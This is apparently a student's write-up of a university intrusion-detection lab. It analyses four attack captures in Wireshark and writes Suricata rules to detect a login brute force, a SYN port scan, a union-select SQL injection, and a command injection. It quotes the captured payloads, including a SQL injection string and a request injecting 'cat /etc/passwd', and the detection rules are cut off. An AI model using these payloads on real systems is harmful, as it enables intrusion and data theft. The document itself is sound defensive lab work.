

Writeup for lab 8 IDS (NOT SEED LAB)

Setting Up

- I did this on windows since the mac setup had issues, the window instructions worked properly on the SEED-Labs Ubuntu 20.04 virtualbox VM.

```

• ● suricata.service - Suricata IDS/IPS/NSM/FW daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2025-12-01 11:35:12 EST; 12s ago
     Docs: man:suricata(8)
           man:suricatasc(8)
           https://suricata.io/documentation/
  Process: 3660 ExecStartPre=/bin/rm -f /run/suricata.pid (code=exited, status=0/SUCCESS)
 Main PID: 3676 (Suricata-Main)
    Tasks: 7 (limit: 2318)
   Memory: 33.0M
   CGroup: /system.slice/suricata.service
           └─3676 /usr/bin/suricata --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

Dec 01 11:35:12 VM systemd[1]: Starting Suricata IDS/IPS/NSM/FW daemon...
Dec 01 11:35:12 VM systemd[1]: Started Suricata IDS/IPS/NSM/FW daemon.
Dec 01 11:35:12 VM suricata[3676]: i: suricata: This is Suricata version 8.0.2 RELEASE running in SYSTEM mode
Dec 01 11:35:12 VM suricata[3676]: i: mpm-hs: Rule group caching - loaded: 0 newly cached: 0 total cacheable:
Dec 01 11:35:12 VM suricata[3676]: i: threads: Threads created -> W: 1 FM: 1 FR: 1 Engine started.

```

- Setup was successful on windows as seen on the screenshot above suricata worked properly.

Attack 1

- Following the instructions in the lab, I send the `attack1.pcap` to suricata using the following command:
 - `sudo suricata -r attack1.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata`
- Then on a separate terminal I use the following command to read the logs from suricata:
 - `sudo cat /var/log/suricata/eve.json | grep -a "Suspicious"`

```

seed@VM: ~/.../PCAPS
[12/01/25]seed@VM:~/.../PCAPS$ sudo suricata -r attack1.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata
i: suricata: This is Suricata version 8.0.2 RELEASE running in USER mode
i: mpm-hs: Rule group caching - loaded: 0 newly cached: 0 total cacheable: 0
i: threads: Threads created -> RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 724 packets, 215323 bytes
[12/01/25]seed@VM:~/.../PCAPS$

[12/01/25]seed@VM: ~
[12/01/25]seed@VM:~$ sudo cat /var/log/suricata/eve.json | grep -a "Suspicious"
{"timestamp":"2025-11-23T09:41:26.780158-0500","flow_id":1943382074594876,"pcap_cnt":231,"event_type":"alert",
"src_ip":"192.168.131.72","src_port":54546,"dest_ip":"10.49.137.189","dest_port":4444,"proto":"TCP","ip_v":4,"
pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000020,"rev":1,"signature":"Suspicious
s attempts","category":"Attempted User Privilege Gain","severity":1},"direction":"to server","flow":{"pkts_tos
erver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-11-23T09:41:26.780158-0500","s
rc_ip":"192.168.131.72","dest_ip":"10.49.137.189","src_port":54546,"dest_port":4444}}
[12/01/25]seed@VM:~$


```

- Then we indeed see that there is 1 response in the log:
 - {"timestamp":"2025-11-23T09:41:26.780158-0500","flow_id":1943382074594876,"pcap_cnt":23


< ————— >

- Then I open the PCAP file in Wireshark and analyze the contents.


○




- We can see that there are many http POST requests from ip source address 192.168.131.72 to ip destination address 10.49.137.189 to the /login endpoint.
- We can also see that the POST requests contain an encoded URL form item that has the username as Alice and the password is changed every request.
- This suggests that the attacker at 192.168.131.72 is trying to brute force the password to login as Alice
- Then we also see that in Wireshark that the response for a failed login attempt is consistent with length of 944.



- Then we can filter the pcap to exclude the fail attempts so that we can see if there were successful attempts made, we can use this filter `http and frame.len!=944`




- Then we see that packet 108 is a status code 303 response, and the html content of the response shows a logout page, which suggests that the login was **successful** by the attacker.
- To get the user name and password, all we have to do is check which request was used to achieve this response, and we find out the username is `Alice` and the password is `monkey` as seen in the POST request packet information:



Attack 2

- When we open up the `attack2.pcap` file in Wireshark we see that there are many TCP SYN packets being sent from source IP and port 192.168.131.72:63986 to destination IP 10.49.161.151 with different ports.



- This resembles a reconnaissance port scan attack, where the attacker is trying to find an open port on the target IP address by randomly sending TCP SYN packets to different ports and wait for a SYN-ACK response, which indicates that the port is open.
- Then to setup a rule on Suricata to detect this type of attack, we can use the following rule:

- `alert tcp any any -> any any (msg:"Potential TCP SYN Port Scanning Detected"; flags:S;`
- < >
- This rule will trigger an alert when more than 1000 TCP SYN packets are sent from a same source ip address within 10 second.
 - After adding this rule to our `custom.rules` file, in `/etc/suricata/rules/` directory, I restart suricata using `sudo systemctl restart suricata`.
 - We can run the `attack2.pcap` file through suricata again using the same command as before:
 - `sudo suricata -r attack2.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata`
 - Then we can check the logs again using the same command as before:
 - `sudo cat /var/log/suricata/eve.json | grep -a "Potential TCP SYN Port Scanning Detected"`

< >
- ```
[12/02/25]seed@VM:~$ sudo cat /var/log/suricata/eve.json | grep -a "Potential TCP SYN Port Scanning Detected"
{"timestamp":"2025-11-24T05:33:14.476007-0500","flow_id":637061396860456,"pcap_cnt":236,"event_type":"alert","src_ip":"192.168.131.72","src_port":63986,"dest_ip":"10.49.161.151","dest_port":2041,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000021,"rev":1,"signature":"Potential TCP SYN Port Scanning Detected","category":"Detection of a Network Scan","severity":3},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":44,"bytes_toclient":0,"start":"2025-11-24T05:33:14.476007-0500","src_ip":"192.168.131.72","dest_ip":"10.49.161.151","src_port":63986,"dest_port":2041}}
```
- We can see in our logs that our rule successfully detected the port scanning attack in the `attack2.pcap` file, and the alert was triggered for source ip `92.168.131.72` as expected.
  - From all the findings we have above, we know that the attacker was performing a port scanning attack from the target ip `92.168.131.72` to the destination ip `10.49.161.151`

## Attack 3

- Looking through the `attack3.pcap` file in wireshark, we can first filter the file using the filter `http and ip.src==192.168.131.72` to only show http traffic from the attacker ip address.
- Then we see that there is a suspicious http POST request to the `/login` endpoint that is trying to do a `' union select sql` injection attack.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http and ip.src\_host==192.168.131.72

| No.  | Time               | Source         | Destination   | Protocol | Length | Info                                                          |
|------|--------------------|----------------|---------------|----------|--------|---------------------------------------------------------------|
| 2013 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 439    | GET /login HTTP/1.1                                           |
| 2025 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 374    | GET /static/css/style.css HTTP/1.1                            |
| 2036 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 572    | POST /login HTTP/1.1 (application/x-www-form-urlencoded)      |
| 2050 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 779    | POST /add HTTP/1.1 (application/x-www-form-urlencoded)        |
| 2060 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 594    | GET /home.html HTTP/1.1                                       |
| 2080 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 594    | GET /login HTTP/1.1                                           |
| 2094 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 535    | GET /logout HTTP/1.1                                          |
| 2105 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 568    | GET /home.html HTTP/1.1                                       |
| 2125 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 568    | GET /login HTTP/1.1                                           |
| 2137 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 436    | GET /home HTTP/1.1                                            |
| 2157 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 436    | GET /image HTTP/1.1                                           |
| 2175 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 439    | GET /contact HTTP/1.1                                         |
| 2193 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 439    | GET /login HTTP/1.1                                           |
| 2206 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 601    | POST /login HTTP/1.1 (application/x-www-form-urlencoded)      |
| 2220 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 594    | GET /login/edit/4 HTTP/1.1                                    |
| 2232 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 732    | POST /login/ok/4 HTTP/1.1 (application/x-www-form-urlencoded) |
| 2242 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 539    | GET /home.html HTTP/1.1                                       |
| 2262 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 532    | GET /login HTTP/1.1                                           |
| 2279 | 2025-11-23 09:4... | 192.168.131.72 | 10.49.137.189 | HTTP     | 529    | GET /logout HTTP/1.1                                          |

Full request URI: http://10.49.137.189:4444/login  
[HTTP request 1/1]  
[Response in frame: 2214]  
File Data: 59 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "username" = "' union select 'Alice', "" --"
- Key: username
- Value: ' union select 'Alice', "" --
- Form item: "password" = ""
- Key: password
- Value:

01b0 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 65 tion: ke ep-alive  
01c0 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a ..Referer: http:  
01d0 2f 2f 31 30 2e 34 39 2e 31 33 37 2e 31 38 39 3a //10.49. 137.189:  
01e0 34 34 34 34 2f 6c 6f 67 69 6e 0d 0a 55 70 67 72 4444/login -Upgr  
01f0 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 71 ade-Inse cure-Req  
0200 75 65 73 74 73 3a 20 31 0d 0a 50 72 69 6f 72 69 uests: 1 ..Priori  
0210 74 79 3a 20 75 3d 30 2c 20 69 0d 0a 0d 0a 75 73 ty: u=0, i...us  
0220 65 72 6e 61 6d 65 3d 25 32 37 2b 75 6e 69 6f 6e ername=% 27+union  
0230 2b 73 65 6c 65 63 74 2b 25 32 37 41 6c 69 63 65 +select+ %27Alice  
0240 25 32 37 25 32 43 25 32 32 25 32 32 2b 2d 2d 26 %27%2C%2 2%22+--&  
0250 70 61 73 73 77 6f 72 64 3d password =

Value (urlencoded-form.value), 40 bytes

Packets: 2351

- We see that in the login form, the username field contains the value `' union select 'Alice', "" --`.
- This is a classic sql injection attack where the attacker is trying to use the `union select sql` command to extract additional information from the database.
- Then to detect this type of `union select sql` injection attacks, using suricata, we can use the following rule:
  - `alert http any any -> any any (msg:"Potential Union Select SQLI Detected"; content:"uni`
- This rule will trigger an alert when an http request containing both the keywords `union` and `select` is detected.
- After adding this rule to our `custom.rules` file, in `/etc/suricata/rules/` directory, I restart suricata using `sudo systemctl restart suricata`.
- We can run the `attack3.pcap` file through suricata again using the same command as before:
  - `sudo suricata -r attack3.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata`
- Then we can check the logs again using the same command as before:
  - `sudo cat /var/log/suricata/eve.json | grep -a "Potential Union Select SQLI Detected"`



- [12/02/25]seed@VM:~\$ sudo cat /var/log/suricata/eve.json | grep -a "Potential Union Select SQLI Detected"
- ```
{
  "timestamp": "2025-11-23T09:47:42.237379-0500",
  "flow_id": 1798202859466211,
  "pcap_cnt": 2209,
  "event_type": "alert",
  "src_ip": "192.168.131.72",
  "src_port": 59274,
  "dest_ip": "10.49.137.189",
  "dest_port": 4444,
  "proto": "TCP",
  "ip_v": 4,
  "pkt_src": "wire/pcap",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000022,
    "rev": 1,
    "signature": "Potential Union Select SQLI Detected",
    "category": "Web Application Attack",
    "severity": 1
  },
  "app_proto": "http",
  "direction": "to_server",
  "flow": {
    "pkts_to_server": 4,
    "pkts_to_client": 3,
    "bytes_to_server": 765,
    "bytes_to_client": 188,
    "start": "2025-11-23T09:47:42.090996-0500",
    "src_ip": "192.168.131.72",
    "dest_ip": "10.49.137.189",
    "src_port": 59274,
    "dest_port": 4444
  }
}
```
- We see that in the log files that our rule successfully detected the sql injection attack in the attack3.pcap file, and the alert was triggered for source ip 192.168.131.72 as expected.
 - From all the findings we have above, we know that the attacker was performing a union select sql injection attack.

Attack 4

- Opening the attack4.pcap file in wireshark, we can filter the file using the filter http and ip.src==192.168.131.72 to only show http traffic from the attacker ip address.
- Then we see that there is a suspicious http GET request:

Filter: http and ip.src_host==192.168.131.72

No.	Time	Source	Destination	Protocol	Length	Info
4	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	563	GET /home HTTP/1.1
24	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	563	GET /about HTTP/1.1
40	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	566	GET /contact HTTP/1.1
58	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	565	GET /home HTTP/1.1
78	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	563	GET /image HTTP/1.1
96	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	565	GET /img/18 HTTP/1.1
106	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	544	GET /favicon.ico HTTP/1.1
120	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	563	GET /home HTTP/1.1
140	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	593	GET /website?u=http://10.49.137.189:4444 HTTP/1.1
160	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	545	GET /website?u=;cat%20/etc/passwd HTTP/1.1
172	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	595	GET /upload HTTP/1.1
182	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	593	GET /news HTTP/1.1
194	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	635	GET /redirect?url=http://10.49.137.189:4444/contact HTTP/1.1
204	2025-11-23 09:5...	192.168.131.72	10.49.137.189	HTTP	596	GET /contact HTTP/1.1

Packet 160 details:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Connection: keep-alive\r\n
Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOi0lsibWVzc2FnZSI6I1lvdSB3ZXJlIGxvZ2d1ZCBvdXQiXX1dfQ.HASwPA.VyEgELEpnLHeMpsc5kJwvgx0tJU\r\n
Upgrade-Insecure-Requests: 1\r\n
Priority: u=0, i\r\n
\r\n
[Full request URI: http://10.49.137.189:4444/website?u=;cat%20/etc/passwd]
[HTTP request 1/1]
[Response in frame: 166]
```

Packet 160 hex dump:

```
0180 65 79 4a 66 5a 6d 78 68 63 32 68 6c 63 79 49 36 eyJfZmxhc2hlcyI6
0190 57 33 73 69 49 48 51 69 4f 6c 73 69 62 57 56 7a W3siIHQiOi0lsibWVz
01a0 63 32 46 6e 5a 53 49 73 49 6c 6c 76 64 53 42 33 c2FnZSI6I1lvdSB3
01b0 5a 58 4a 6c 49 47 78 76 5a 32 64 6c 5a 43 42 76 ZXJlIGxvZ2d1ZCBv
01c0 64 58 51 69 58 58 31 64 66 51 2e 48 41 53 77 50 dXQiXX1dfQ.HASwPA
01d0 41 2e 56 79 45 67 45 4c 65 70 6e 4c 48 65 4d 70 A.VyEgELEpnLHeMp
01e0 73 63 35 6b 4a 77 76 67 78 30 74 4a 55 0d 0a 55 sc5kJwvgx0tJU..U
01f0 70 67 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d pgrade-I nsecure-
0200 52 65 71 75 65 73 74 73 3a 20 31 0d 0a 50 72 69 Requests : 1..Pri
0210 6f 72 69 74 79 3a 20 75 3d 30 2c 20 69 0d 0a 0d ority: u =0, i..
0220 0a
```

Request line (http.request.line), 18 bytes

Packets: 218

- We see that in packet 160, there is a GET request to http://10.49.137.189:4444/website?u=;cat%20/etc/passwd , trying to get the contents of the /etc/passwd file using a command injection attack.
- To detect such type of command injection attacks using suricata, we can setup the following rule:

- `alert http any any -> any any (msg:"Potential Command Injection Detected";flow:establis`



